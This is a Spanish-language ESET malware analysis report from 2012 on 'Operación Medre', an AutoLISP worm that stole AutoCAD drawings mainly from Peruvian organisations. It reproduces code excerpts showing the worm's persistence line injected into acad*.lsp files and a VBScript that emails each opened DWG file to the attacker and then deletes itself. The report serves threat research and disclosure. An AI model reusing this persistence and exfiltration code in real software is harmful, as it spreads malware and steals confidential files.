Operación Medre: ¿espionaje industrial en Latinoamérica?

ESET Latinoamérica: Av. Del Libertador 6250, 6to. Piso - Buenos Aires, C1428ARS, Argentina. Tel. +54 (11) 4788 9213 - Fax. +54 (11) 4788 9629 - info@eset-la.com, www.eset-la.com

Autores:

Sebastián Bortnik,
Gerente de Educación y Servicios de ESET Latinoamérica

Joaquín Rodriguez Varela,
Coordinador de Laboratorio

Javier Aguinaga,
Analista de Malware

Investigación:

Las siguientes personas también participaron de la investigación y han redactado los documentos en idioma inglés:

Righard Zwienenberg
Róbert Lipovský

Fecha:
Junio de 2012

Índice

Introducción

Semanas atrás, integrantes del equipo de Laboratorio de Investigación de Malware de ESET Latinoamérica notaron un **importante incremento en las tasas de detección** de un código malicioso **particularmente en un país de Latinoamérica**. Éste es un patrón de propagación poco frecuente de observar, viéndose la gran mayoría de las veces porcentajes de detección similares en muchos países. Sumado a ello, se trata de una detección un tanto particular: ***ACAD/Medre***, una firma creada para un archivo del popular software de diseño, **AutoCAD**.

A partir de estos datos, se procedió a analizar la muestra en cuestión, identificando un ataque de **espionaje industrial** diseñado exclusivamente para robar diseños, mapas y planos; y aparentemente propagado para **robar información de instituciones y empresas del Perú**.

Las noticias tecnológicas de los últimos meses han girado en torno a amenazas como **Stuxnet**, **Duqu** o **Flame**. Con características muy similares, *ACAD/Medre* es un código malicioso diseñado exclusivamente con fines de robo de información y, el hecho de haberse propagado casi con exclusividad en Latinoamérica, lo posiciona como un nuevo caso de malware diseñado para un ataque dirigido, con la particularidad de tratarse del **primer caso de este tipo y magnitud reportado en la región**.

Asimismo, la amenaza no solo se caracteriza por propagarse a través de archivos de AutoCAD, sino también está diseñada para robar estos archivos; una característica peculiar que demuestra la tendencia de los cibercriminales de expandir las técnicas utilizadas para llegar a los fines deseados.

El siguiente texto es el resultado de la investigación que permitió conocer e identificar este ataque. En las próximas páginas podrán conocer los detalles que la misma ha develado sobre **Operación Medre**.

Ataque dirigido

En primer lugar, las tasas de detección identificadas por nuestro sistema de alerta temprana ESET LiveGrid demuestran el comportamiento de esta amenaza. Hay un dicho que afirma que una imagen vale más que mil palabras y, el gráfico mundial de propagación de esta amenaza indicado en el sistema, lo corrobora:

Imagen 1 – *ACAD/Medre*, mapa de detección

Si se analizan en detalle los valores de detección durante todo el 2012 (hasta el 19 de junio), se puede observar con mayor claridad lo resaltado en el mapa:

TOP 10	Mundial	Latinoamérica	Perú
1	*HTML/ScrInject*, 5,17%	*INF/Autorun*, 5,15%	*INF/Autorun*, 6,37%
2	*INF/Autorun*, 4,77%	*HTML/Iframe*, 4,56%	*Win32/Dorkbot*, 4,79%
3	*HTML/Iframe*, 3,42%	*Win32/Dorkbot*, 4,39%	*Win32/Autorun*, 3,32%
4	*Win32/Conficker*, 2,05%	*HTML/ScrInject*, 2,87%	*Win32/Sirefef*, 2,56%
5	*Win32/Dorkbot*, 1,40%	*Win32/Conficker*, 2,12%	*Win32/Conficker*, 2,33%
6	*JS/TrojanDownloader*, 1,27%	*JS/TrojanDownloader*, 2,04%	*HTML/Iframe*, 2,23%
7	*Win32/Sality*, 0,96%	*Win32/Sirefef*, 1,39%	*HTML/ScrInject*, 2,02%
8	*JS/Kryptic*, 0,66 %	*Win32/UpToDown*, 0,85%	*Win32/Olmarik*, 1,72%
9	*Win32/Autoit*, 0,64%	*MSIL/Solimba*, 0,58%	***ACAD/Medre.A*, 1,29%**
10	*Win32/Ramnit*, 0,50%	*HTML/Fraud*, 0,56	*JS/TrojanDownloader*, 0,87%
ACAD/Medre	0,04%	0,21%	1,29%

Los investigadores de ESET Latinoamérica notaron cómo extrañamente una detección de archivos de AutoCAD se destacaba especialmente en las tasas de detección de Perú, indicadas por nuestro sistema estadístico ESET Live Grid.

Si se analiza la tabla anterior se destaca particularmente la detección de *ACAD/Medre*:

- A pesar de que existen pequeñas diferencias, hay muchas similitudes en los rankings de propagación mundial, de la región y del Perú.
- Prácticamente todas las detecciones son archivos ejecutables (Win32/, MSIL/) o web (HTML/, JS/), es extraña la aparición de ACAD/.
- No solo aparece en el TOP 10, sino que las tasas de detección del Perú de *ACAD/Medre.A* (1,29%) son, como se indica al final de la tabla, muy superiores a la detección en Latinoamérica (0,21%) y en el mundo entero (0,04%).

Asimismo, en el siguiente gráfico puede observarse la distribución de las detecciones de *ACAD/Medre.A* según el país. En otras palabras, entre todas las detecciones de esta amenaza identificadas a lo largo del 2012, su distribución es la siguiente, destacándose especialmente Perú:



Imagen 2 – *ACAD/Medre*, propagación por país

Como indica la imagen, más del **96% de las detecciones** de esta amenaza **fueron en Perú**, un patrón de detección por demás extraño y poco frecuente. Además, el 99% de las detecciones son en países latinoamericanos.

Por lo general, los códigos maliciosos suelen estar más distribuidos entre muchos países, e incluso en casos donde existe un patrón, éste suele ser con valores más pequeños o incluyendo a varios países o una región. Por ejemplo, los troyanos de la familia *Win32/Spy.Banker* son detectados en un 54% de los casos en Brasil. Éste es un porcentaje razonable para un código malicioso cuya propagación está focalizada en un país. Continuando con el ejemplo, *Spy.Banker* (como la mayoría de los códigos maliciosos) suele propagarse por la gran mayoría de los países

del mundo, en este caso más de 200. Es difícil controlar, si se libera de forma indiscriminada un código malicioso, por dónde se propaga. No obstante, en el caso de *ACAD/Medre* solo se registran detecciones en 34 países, otro patrón de detección anómalo.

Sin embargo, valores tan elevados como el anteriormente mencionado para *ACAD/Medre* y Perú, indican otro patrón de comportamiento. De una u otra forma, las infecciones por fuera de este país son extremadamente pocas, producto de la mínima expansión que puede tener una amenaza simplemente por circular por Internet.

Los números por sí solos confirman entonces la teoría inicial: *ACAD/Medre* es en realidad un ataque propagado exclusivamente para la región, y con una firme intención de generar el ataque en Perú.

Así la investigación derivó en su primera conclusión: un ataque dirigido en Latinoamérica. Una vez confirmado esto, se procedió a la segunda etapa, analizar la amenaza: ¿qué ocurría en los equipos infectados con *ACAD/Medre*?

El código malicioso

ACAD/Medre.A es un **gusano** escrito en AutoLISP, un lenguaje que utiliza la programación LISP como *scripts* en AutoCAD. En líneas generales, estas son las funciones descubiertas en el análisis[1] y ejecutadas por el gusano:

1. Copiarse a sí mismo a distintas ubicaciones, con el sentido de continuar su propagación.
2. El *payload*, es decir, la instrucción maliciosa de la amenaza: robar proyectos de AutoCAD del sistema infectado.

Infección y propagación

Cada vez que se abre un proyecto de AutoCAD en un sistema (archivo DWG), se ejecutan los archivos FAS que están alojados en la misma carpeta del proyecto.

[1] El MD5 de la muestra analizada es 7b563740f41e495a68b70cbb22980b20

En primera instancia, *ACAD/Medre.A* (el archivo detectado y analizado se propaga generalmente con el nombre **acad.fas**, extensión de ejecución del lenguaje AutoLISP) identifica la versión de AutoCAD instalada en el sistema del usuario, y modifica el archivo LSP alojado en la carpeta de la aplicación en el sistema (el archivo tiene la forma *acad2o??.lsp*, donde los signos de pregunta deben ser reemplazados por números, según la versión del *software* utilizada).

En la siguiente imagen puede observarse el código donde se identifica la versión de AutoCAD instalada y, en consecuencia, el nombre correcto del archivo LSP:

```
24  (cond (WCMATCH ACADOBJ "*14.0*") (
25  (cond (WCMATCH ACADOBJ "*15.0*") (
26  (cond (WCMATCH ACADOBJ "*16.0*") (
27  (cond (WCMATCH ACADOBJ "*16.1*") (
28  (cond (WCMATCH ACADOBJ "*16.2*") (
29  (cond (WCMATCH ACADOBJ "*17.0*") (
30  (cond (WCMATCH ACADOBJ "*17.1*") (
31  (cond (WCMATCH ACADOBJ "*17.2*") (
32  (cond (WCMATCH ACADOBJ "*18.0*") (
33  (cond (WCMATCH ACADOBJ "*18.1*") (
34  (cond (WCMATCH ACADOBJ "*18.2*") (
35  (cond (WCMATCH ACADOBJ "*19.0*") (
36  (cond (WCMATCH ACADOBJ "*19.1*") (
37  (cond (WCMATCH ACADOBJ "*19.2*") (
38  normal cond
39  (WCMATCH ACADOBJ "*19.2*")
40  (setq AUTOFILE "acad2015.lsp")
41  normal cond
42  "acad2015.lsp"
43  (setq AUTOFILE "acad2014.lsp")
44  normal cond
45  "acad2014.lsp"
46  (setq AUTOFILE "acad2013.lsp")
47  normal cond
```

Imagen 3 – *ACAD/Medre.A* identificado el archivo LSP correcto

Las versiones de AutoCAD afectadas van desde la 14. hasta la 19.2. Es curioso que el autor del gusano incluso preparó la amenaza para que sea compatible con versiones del software que estarán disponibles en el año 2015 (19.2), dando mayor ciclo de vida al código malicioso.

Una vez que se identifica el archivo LSP, el mismo es modificado y se le agrega la siguiente línea (Si el archivo no existiera, también hay una instrucción para crearlo):

```
"(if (findfile "cad.fas")(load "cad.fas"))"
```

```
(setq AUTOFILE-B (FINDFILE AUTOFILE))
(setq AUTOFILE-ALL nil)
(setq AUTOFILE-A (OPEN AUTOFILE-B "r"))
(setq AUTOFILE-C (READ-LINE AUTOFILE-A))
(setq $AUTOOP 1)
(setq AUTOFILE-ALL (CONS Then OR Else AUTOFILE-ALL))
(CLOSE AUTOFILE-A)
(setq AUTOFILE-ALL (CONS "(if (findfile "cad.fas")(load "cad.fas"))" AUTOFILE-ALL))
(setq AUTOFILE-ALL (REVERSE AUTOFILE-ALL))
(setq AUTOFILE-C (OPEN AUTOFILE-B "w"))
(MAPCAR '(LAMBDA '(X) '(WRITE-LINE X AUTOFILE-C)) AUTOFILE-ALL)
(CLOSE AUTOFILE-C)
```

Imagen 4 – *ACAD/Medre.A* modifica el archivo LSP

De esta forma, cada vez que se abra un proyecto en AutoCAD (.dwg), el archivo LSP correspondiente se encargará de ejecutar la amenaza (archivo .fas), que finalmente creará un archivo en Visual Basic Script y lo ejecutará con el interprete integrado de Windows correspondiente a este tipo de archivos.



Imagen 5 – *ACAD/Medre.A*, ciclo de ejecución de archivos

Además, el archivo FAS se copia en cuatro carpetas distintas del sistema (en algunos casos por duplicado):

- %windir%\System32\Acad.fas
- %windir%\ Acad.fas
- %carpeta_actual_del_DWG%\cad.fas
- % carpeta_actual_del_DWG %\acad.fas
- %directorio_de_AutoCAD%\cad.fas
- % directorio_de_AutoCAD %\acad.fas

Al copiarse en la carpeta del archivo DWG, cuando un usuario comparta dicha carpeta completa del proyecto de AutoCAD (una práctica frecuente), también se estará enviando el gusano a otro sistema.

Payload: robo de proyectos de AutoCAD

Una vez que se ejecuta la amenaza en un sistema, además de las instrucciones de propagación, se ejecutan los comandos propios de la acción maliciosa deseada por el atacante: el **envío por correo electrónico** de cada **proyecto de AutoCAD** que se abra en la computadora. Estas instrucciones son ejecutadas directamente por el archivo en lenguaje Visual Basic Script creado y ejecutado por el gusano.

El archivo posee un listado de **más de cuarenta cuentas de correo junto con sus contraseñas**, que serán utilizadas aleatoriamente para enviar los proyectos de AutoCAD a las cuentas de correo del cibercriminal. En la siguiente imagen del código del *script*, se encuentra oculto el listado de correos junto a sus contraseñas, y se puede visualizar la función CPUTICKS que se encarga de elegir las cuentas aleatoriamente ante cada oportunidad:

```
135 (setq MAKEMAIL '("[redacted]")
136 (setq YUDJEMIN (REM (FIX (/ (GETVAR "CPUTICKS") 10)) (LENGTH MAKEMAIL)))
137 (setq PRINC-YF-LT (NTH (FIX YUDJEMIN) MAKEMAIL))
```

Imagen 6 – *ACAD/Medre.A*, configuración de las cuentas de correo

En el siguiente fragmento de código del archivo VBS se crea el correo electrónico ("*Set Email*") a enviar, donde se destaca que se adjunta ("*Email.AddAttachment*") el archivo DWG abierto ("*VL-FILE-FNAM-H*"):

```
1  ON ERROR RESUME NEXT
2  NameSpace = "http://schemas.microsoft.com/cdo/configuration/"
3  Set Email = CreateObject("CDO.Message")
4  Email.From = PRINC-YFMC
5  Email.To = "[redacted]"
6  Email.Subject = VL-INFO-C
7
8  Email.Textbody = VL-FILE-FNAM-H
9
10 Email.AddAttachment VL-FILE-FNAM-H
11
12 With Email.Configuration.Fields
13 .Item(NameSpace&"sendusing") = 2
14 .Item(NameSpace&"smtpserver") = PRINC-YJFWQ
15 .Item(NameSpace&"smtpserverport") = 25
16 .Item(NameSpace&"smtpauthenticate") = 1
17 .Item(NameSpace&"sendusername") = PRINC-YFM
18 .Item(NameSpace&"sendpassword") = PRINC-YXMM
19 .Update
20 End With
21 Email.Send
22
23 createobject("scripting.filesystemobject").getfile(wscript.scriptfullname).delete
24
```

Imagen 7 – *ACAD/Medre.A*, envío de archivo AutoCAD por correo

Más información

Además del envío de archivos de AutoCAD por correo electrónico, la amenaza posee otras instrucciones identificadas durante el análisis:

1. Se identificaron líneas de código para enviar lista de contactos y correos de clientes de *email* (Outlook y Foxmail). Por errores de tipeo, estas instrucciones no están funcionales en la muestra analizada.
2. Además, luego de enviar el proyecto por correo, se crea un archivo RAR (protegido con contraseña) que incluye el archivo FAS infectado y un segundo archivo que posee metadatos del archivo DWG enviado anteriormente.

Resumen

Como se presentó en las páginas anteriores, *ACAD/Medre.A* es un código malicioso relativamente simple desde el punto de vista de la programación pero extremadamente efectivo en el cumplimiento de sus objetivos. En la siguiente imagen puede observarse desde un equipo infectado, cómo se puede visualizar el tráfico de red donde se envía el correo con el archivo de AutoCAD al atacante:

Imagen 8 – *ACAD/Medre.A*, captura de red de correo enviado

1. Identificación de correo que envía y recibe (From y To) en la comunicación de envío de mensaje SMTP.
2. Cadena que incluye el nombre del equipo y del usuario, que forman el asunto del correo.
3. Ruta del archivo incluida en el cuerpo del mensaje.
4. Archivo DWG codificado en base64 (el atacante recibe el archivo adjunto y lo puede ejecutar directamente con el *software*, visualizando el mapa o plano en cuestión).

Finalizado el análisis de la amenaza, se pudo concluir que se trataba, no solo de un **ataque dirigido**, sino también de uno particular **diseñado exclusivamente para robar planos, diseños y otros archivos de índole confidencial** de **instituciones y empresas del Perú**.

Ciberespionaje

Una vez comprendidas las funciones del código malicioso, comenzó a quedar más claro el panorama completo del ataque: se trataba de una operación dirigida de espionaje industrial. El siguiente gráfico explica en detalle cómo funciona Operación Medre desde la infección hasta que el atacante recibe el archivo de AutoCAD.



Imagen 9 – Operación Medre, esquema de ataque

1. El atacante libera la versión inicial del código malicioso y comienza a infectar sistemas.
2. Los usuarios abren proyectos de AutoDesk AutoCAD en sus sistemas y estos se conectan a las 43 cuentas de correo para enviar los mensajes a la cuenta del atacante.
3. Desde esas cuentas se envía un correo al atacante (me5{ELIMINADO}@163.com) con el proyecto (archivo .dwg) adjunto.
4. El atacante puede acceder a los archivos y conoce así información confidencial.
5. Cuando la cuenta del atacante estuvo llena, los correos comenzaron a rebotar quedando también almacenados en las cuentas de correo utilizadas para enviar.

En primer lugar (1), claramente el ataque tuvo sus orígenes en algún envío dirigido, probablemente a través del uso de alguna técnica de Ingeniería Social.

Por otro lado, el último punto mencionado (5) permitió a los investigadores conocer algunos datos relevantes del ataque. En el diseño original se entiende que el o los atacantes deberían mantener su cuenta de correo disponible. No obstante, al analizar las cuentas de correo utilizadas para el envío (las contraseñas se encuentran disponibles en el código del gusano), se pudo comprender en mayor medida la magnitud del incidente. El atacante utilizaba decenas de cuentas distribuidas en **dos servicios de correo de China**.

Inicialmente, se notó que desde enero del 2011 los correos enviados comenzaron a recibirse rebotados en las cuentas de envío. Esto hace suponer que el atacante ya no mantiene las cuentas que reciben los archivos, lo que probablemente suponga que ya ha finalizado su etapa de interés específico en el ciberespionaje:

Imagen 10 – Operación Medre, correo rebotado

En la imagen se puede observar que se trata de un correo de rebote (1), ya que por algún motivo la cuenta de destino (2) no ha podido recibir el mensaje, información que se explica posteriormente (3).

Además, puede observarse que se adjunta el correo rebotado (adjunto con nombre en chino), información que también es posible visualizar directamente desde el *webmail*:



Imagen 11 – Operación Medre, correo con proyecto de AutoCAD robado

Con esta información, la investigación permitió analizar y conocer la dimensión de Operación Medre, ya que se identificaron **más de diez mil archivos DWG** (únicos) en las **cuentas de correo del atacante**, dato que confirma la magnitud de la operación y la durabilidad de la misma. El cibercriminal posee a la fecha miles de proyectos, planos, diseños, entre otros; pertenecientes a distintas instituciones y empresas del Perú.

Posteriormente, se procedió a analizar las rutas y nombres de los archivos que, como se explicó anteriormente, también se encuentran en el cuerpo del mensaje. De esta forma, se analizaron las palabras con mayor cantidad de repeticiones, arrojando los siguientes resultados:



Imagen 12 – Operación Medre, nombre de archivos robados

También fue utilizado el sistema ESET Live Grid para identificar archivos infectados alojados en sitios web, destacándose también Perú como el país con mayor cantidad de reportes de este tipo. En un caso particular, un importante sitio web del país poseía infectado un proyecto que oficiaba como *template* (documento base) que podía ser descargado por los posibles proveedores de la institución. De esta forma, cualquier proveedor de esta organización, crearía un proyecto a partir de ese documento, y por ende todos estos caerían en manos del atacante.

Esta información termina de graficar la relevancia y gravedad de Operación Medre, nótese que las palabras con mayores repeticiones refieren a planos, proyectos, plantas y arquitecturas, entre otros. Así como ya es sabido que un software como AutoCAD no es utilizado para hacer "sencillos dibujos", el análisis de los nombres de los archivos y las rutas de los mismos confirman dicha información: el cibercriminal posee en su poder archivos que probablemente posean un alto nivel de confidencialidad, y que han sido robados gracias a este gusano informático.

Post-investigación

Como se presentó anteriormente, ESET ha estado investigando este código malicioso y analizando en profundidad todos los componentes relevantes a Operación Medre.

A raíz de lo antes descripto, ESET ha tomado las siguientes acciones para controlar y remediar los daños causados por este incidente, y ha estado trabajando en los siguientes aspectos las semanas previas a la publicación de la investigación.

En primer lugar, **se han contactado a las autoridades competentes del Perú** y ESET Latinoamérica ha ofrecido el apoyo y asistencia para controlar y remediar la situación.

Además, ha sido contactada la empresa Autodesk (fabricante del producto AutoCAD) y las **empresas chinas proveedoras del servicio de correo electrónico** utilizado por el atacante. Una de estas empresas ya ha dado una rápida y eficiente respuesta, **deshabilitando las cuentas de correo utilizadas por el gusano** (que ESET proveyó junto a la evidencia del caso). De esta forma, los casos en que aleatoriamente las cuentas seleccionadas correspondan a este dominio (uno de los dos utilizados), el gusano ya no es funcional y el proyecto no es enviado al atacante.

Finalmente, **ESET ha desarrollado una herramienta de limpieza gratuita** disponible en el sitio web de ESET Latinoamérica[2], por lo que cualquier usuario podrá **descargarla y verificar si posee su sistema y/o proyectos de AutoCAD infectados** y, en caso afirmativo, limpiar y desinfectar el sistema.

[2] http://www.eset-la.com/download/herramientas-limpieza-virus-gratuitas

Conclusión

Malware y ciberespionaje dirigido en Latinoamérica

Operación Medre posee la particularidad de unir en un mismo ataque muchos conceptos que no es habitual que aparezcan en un mismo incidente: malware, ciberespionaje, proyectos de AutoCAD y ataque dirigido, entre otros.

Por lo general, se entiende que los ataques informáticos pueden dividirse (entre otras categorías) en ataques dirigidos y ataque no dirigidos. Los códigos maliciosos, por lo general, suelen estar enmarcados en los no dirigidos, es decir, suelen liberarse en la web con algún ánimo en particular (robo de información, *phishing*, *botnets*, etc.) sin distinción de quién es la víctima. No obstante, han existido algunos casos de uso de malware de forma dirigida como por ejemplo Operación Aurora, Stuxnet, Duqu o Flame, entre otros.

En resumen, los códigos maliciosos suelen ser ataques no dirigidos, pero Operación Medre es uno de los casos aislados de **malware como ataque dirigido**.

En segundo lugar, tampoco es frecuente que un gusano informático se propague a través de archivos de este tipo y menos aún que estén diseñados exclusivamente para robar proyectos de AutoCAD. Por lo tanto, no solo se trata de un código malicioso como ataque dirigido, sino que **este gusano es parte de una operación de ciberespionaje**.

Finalmente, ataques como éste tampoco han sido frecuentemente identificados en la región, por lo que además se trata del **primer caso de esta índole y magnitud** analizado en profundidad para Latinoamérica.

Aunque muchas organizaciones se encontraban prevenidas contra esta amenaza (todos aquellos usuarios de las soluciones antivirus de ESET que han reportado la amenaza), el atacante logró obtener miles de proyectos confidenciales, confirmando la importancia, no solo de contar con las herramientas pertinentes de protección, sino de gestionar eficientemente la seguridad en todo tipo de organizaciones, analizando y comprobando las posibles vulnerabilidades de los sistemas más allá de las herramientas utilizadas.

Mientras el ciberespionaje sigue creciendo, se comprueba que la región latinoamericana no está exenta de éste. Asimismo, queda confirmado que los códigos maliciosos ya no ofician como componentes aislados, sino que son una herramienta fundamental de los cibercriminales para delitos de índole mayor, como es el caso de Operación Medre, un ataque dirigido a instituciones de Perú con el claro ánimo de espionaje industrial.